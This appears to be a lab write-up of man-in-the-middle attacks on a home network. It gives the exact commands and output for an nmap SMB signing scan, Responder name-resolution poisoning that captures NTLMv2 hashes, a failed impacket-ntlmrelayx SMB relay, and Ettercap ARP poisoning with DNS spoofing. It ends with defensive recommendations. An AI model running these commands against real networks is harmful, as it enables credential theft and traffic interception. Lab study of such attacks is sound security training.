Network Attacks

Objective:

Performing network attacks like MITM (Man in the middle), to find and exploit protocols and document findings.

Tools Required:

- **Kali Linux**
- **Windows Server VM**
- **Wireshark**
- **Ettercap**
- **Responder**

Definitions:

Wireshark:

Wireshark is a network protocol analyzer used to capture and inspect data packets traveling across a network in real time.

Ettercap:


It allows the intercept, monitor, and modification of network traffic between two devices on a network.

Responder:


Responder is a network attack tool used to capture credentials by poisoning name resolution requests in a local network.

Steps Performed:

1. **Update the Kali machine and ensure responder is already installed:**



2. **Edit the config file of Responder and turn off SMB and HTTP along with required noise making protocols to setup the tool:**



3. **Perform a nmap script scan on the network to identify the target machine and the status of its running SMB port:**

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb2-security-mode -p 445 192.168.31.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-11 07:30 -0400
Nmap scan report for jiofiber.local.html (192.168.31.1)
Host is up (0.0096s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 44:FA:66:DF:8A:87 (Cloud Network Technology Singapore PTE.)

Nmap scan report for espressif.lan (192.168.31.6)
Host is up (0.18s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 8C:4B:14:5D:E1:08 (Espressif)

Nmap scan report for WIN-L2594US1OOH.lan (192.168.31.18)
Host is up (0.0037s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:A6:FB:7C (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Nmap scan report for Windows_7.lan (192.168.31.110)
Host is up (0.00066s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
```

```
Nmap scan report for espressif.lan (192.168.31.6)
Host is up (0.18s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 8C:4B:14:5D:E1:08 (Espressif)

Nmap scan report for WIN-L2594US1OOH.lan (192.168.31.18)
Host is up (0.0037s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:A6:FB:7C (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Nmap scan report for Windows_7.lan (192.168.31.110)
Host is up (0.00066s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:1E:0F:CD (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required

Nmap scan report for LAPTOP-5QA05SJK.lan (192.168.31.206)
Host is up (0.00045s latency).
```

4. **This provides an output that displays message signing is enabled but not required which gives a possibility of SMB relay attack.**
5. **Responder is initiated to start the poisoning by using the command, 'sudo responder -I eht0 -vdw':**

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -vdw

[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
```

```
[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.31.88]
    Responder IPv6             [fe80::61f1:1bf8:c55f:ae1a]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-KQ493H5RD72]
    Responder Domain Name      [JO5F.LOCAL]
    Responder DCE-RPC Port     [46628]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[*] [DHCP] Found DHCP server IP: 192.168.31.1, now waiting for incoming requests...
```

6. **Another tool that will be used is 'ntlmrelayx' which is used to attack the captured NTLM hash and provide with the SAM database spitting if it is exploitable.**
7. **The command used to start is 'sudo impacket-ntlmrelayx -t smb://192.168.31.18 -smb2support':**

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo impacket-ntlmrelayx -t smb://192.168.31.18 -smb2support
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.31.18, attacking target smb://192.168.31.18
[-] (SMB): Authenticating against smb://192.168.31.18 as WIN-L2594US1OOH/ADMINISTRATOR FAILED
[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
```

```
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
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[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.31.18, attacking target smb://192.168.31.18
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[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
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[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 192.168.31.18 controlled, but there are no more targets left!
```


8. **This shows that even though the connection is received but the authentication fails and the tool is not able to exploit the NTLM hashes to provide with SAM database or give access to SMB sharing.**
9. **Running Responder without ntlmrelayx and turning on all the protocol on gives the captured NTLM hashes:**



10. **NTLM authentication attempts were successfully intercepted using a MITM technique. The attacker machine was able to capture NTLMv2 challenge-response hashes from the victim system. However, attempts to relay the captured authentication to the target system using NTLM relay were unsuccessful.**
11. **The findings:**


Attack ID	Technique	Target IP	Status	Outcome
001	SMB Relay Attack	192.168.31.18	Failure	NTLM Hashes


12. **Ettercap is used to spoof the dns and analyze network traffic between two machines:**


```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -q -M arp:remote //192.168.31.18// //192.168.31.1// -P dns_spoof
[sudo] password for kali:

ettercap 0.8.4 copyright 2001-2026 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:14:61:16
          192.168.31.88/255.255.255.0
          fe80::61f1:1bf8:c55f:ae1a/64
          2409:40f2:11af:fac5:eaff:a0e3:a701:9f34/64

This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  56 ports monitored
38702 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=========================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.31.18 08:00:27:A6:FB:7C
```

```
          2409:40f2:11af:fac5:eaff:a0e3:a701:9f34/64

This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  56 ports monitored
38702 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=========================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.31.18 08:00:27:A6:FB:7C

 GROUP 2 : 192.168.31.1 44:FA:66:DF:8A:87
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

13. Wireshark will be used to analyze the protocols on the packets captured:


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
[SEQ/ACK analysis]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (1262 bytes)
TCP segment data (1262 bytes)
[5 Reassembled TCP Segments (2767 bytes): #1920(1262), #1922(1262), #1928(1262), #1921(243), #1927(243
Hypertext Transfer Protocol
HTTP/1.1 200 OK\r\n
Cache-Control: max-age=86400\r\n
Content-Length: 2280\r\n
Content-Type: application/ocsp-response\r\n
Expires: Sun, 17 May 2026 07:57:31 GMT\r\n
Last-Modified: Thu, 09 Apr 2026 00:00:00 GMT\r\n
ETag: "bddf3fb29d5ea3915f29ec59caa84fd025bfa6fe4a5d424f3a4fe83731172877"\r\n
X-Cache: TCP_HIT\r\n
X-Powered-By: ASP.NET\r\n
x-content-type-options: nosniff\r\n
X-MSEdge-Ref: Ref A: 4CB0D9D6EEB042CABA248D6B0AC35873 Ref B: MAA01EDGE1020 Ref C: 2026-04-11T12:22:3
Date: Sat, 11 Apr 2026 12:22:35 GMT\r\n
\r\n
[Request in frame: 1915]
Packet (1316 bytes) Reassembled TCP (2767 bytes)
Hypertext Transfer Protocol: Protocol
Packets: 27299 · Displayed: 32 (0.1%) · Dropped: 0 (0.0%)
Profile: Default


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
[Stream index: 16]
[Stream Packet Number: 711]
[Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 0]
Sequence Number: 372 (relative sequence number)
Sequence Number (raw): 2523161180
[Next Sequence Number: 372 (relative sequence number)]
Acknowledgment Number: 326571 (relative ack number)
Acknowledgment number (raw): 1134152911
1000 .... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window: 1026
[Calculated window size: 262656]
[Window size scaling factor: 256]
Checksum: 0x2415 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), SACK
[Timestamps]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
Transmission Control Protocol: Protocol
Packets: 27299 · Displayed: 17423 (63.8%) · Dropped: 0 (0.0%)
Profile: Default


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
smb || smb2
No. Time Source Destination Protocol Length Info
[Client Contiguous Streams: 1]
TCP payload (73 bytes)
NetBIOS Session Service
SMB (Server Message Block Protocol), Negotiate Protocol Request (0x72)
SMB Header
Server Component: SMB
SMB Command: Negotiate Protocol (0x72)
NT Status: STATUS_SUCCESS (0x00000000)
Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
Flags2: 0xc853, Unicode Strings, Error Code Type, Extended Security Negotiation, Long Names Used,
Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
Tree ID: 65535
Process ID: 65279
User ID: 0
Multiplex ID: 0
Negotiate Protocol Request (0x72)
Word Count (WCT): 0
Byte Count (BCC): 34
Requested Dialects
SMB2 (Server Message Block Protocol version 2): Protocol
Packets: 402 · Displayed: 30 (7.5%) · Dropped: 0 (0.0%)
Profile: Default

Conclusion:

The project demonstrated protocol exploitation through SMB relay and ARP spoofing. Responder captured NTLM hashes, while Ettercap enabled traffic interception and DNS spoofing. Wireshark validated packet manipulation and authentication attempts. Findings highlight vulnerabilities in unsecured networks, emphasizing the need for SMB signing, ARP spoof detection, and stronger DNS protections.